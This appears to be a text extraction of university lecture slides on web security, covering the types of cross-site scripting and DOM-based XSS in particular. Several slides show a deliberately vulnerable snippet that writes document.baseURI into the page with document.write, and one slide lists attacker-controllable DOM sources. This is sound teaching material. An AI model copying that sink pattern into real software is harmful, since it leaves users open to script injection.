

CSE480: Web Security

7. Cross-Site Scripting (2)

Seongil Wi

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

DOM-based XSS Attacks




- An attack payload is executed by modifying the “DOM environment” used by the original client-side script

Recap: Changing HTML DOM using JS



- JavaScript can change all the HTML DOM components in the page!
- using several APIs
 - `createElement(elementName)`
 - `createTextNode(text)`
 - `appendChild(newChild)`
 - `removeChild(node)`

Changing HTML DOM using JS




A normal webpage (Before executing the JS)

```
<script>
    document.write("Current URL: " +
                    document.baseURI);
</script>
```

Changing HTML DOM using JS

7




A modified webpage
(After executing the JS)

```
<script>
  document.write("Current URL: " +
                 document.baseURI);
</script>
```

DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



```
<script>
  document.write("Current URL: " +
                  document.baseURI);
</script>
```

DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




DOM-based XSS Attacks




- An attack payload is executed by modifying the “DOM environment” used by the original client-side script
- The attacker manipulates DOM elements under his control to inject a payload
 - Source: `document.baseURI`, `document.href.url`, `document.location`, `document.referrer`, `postMessage.data`, ...

What is the main difference between DOM-based XSS attacks and reflected XSS attacks?

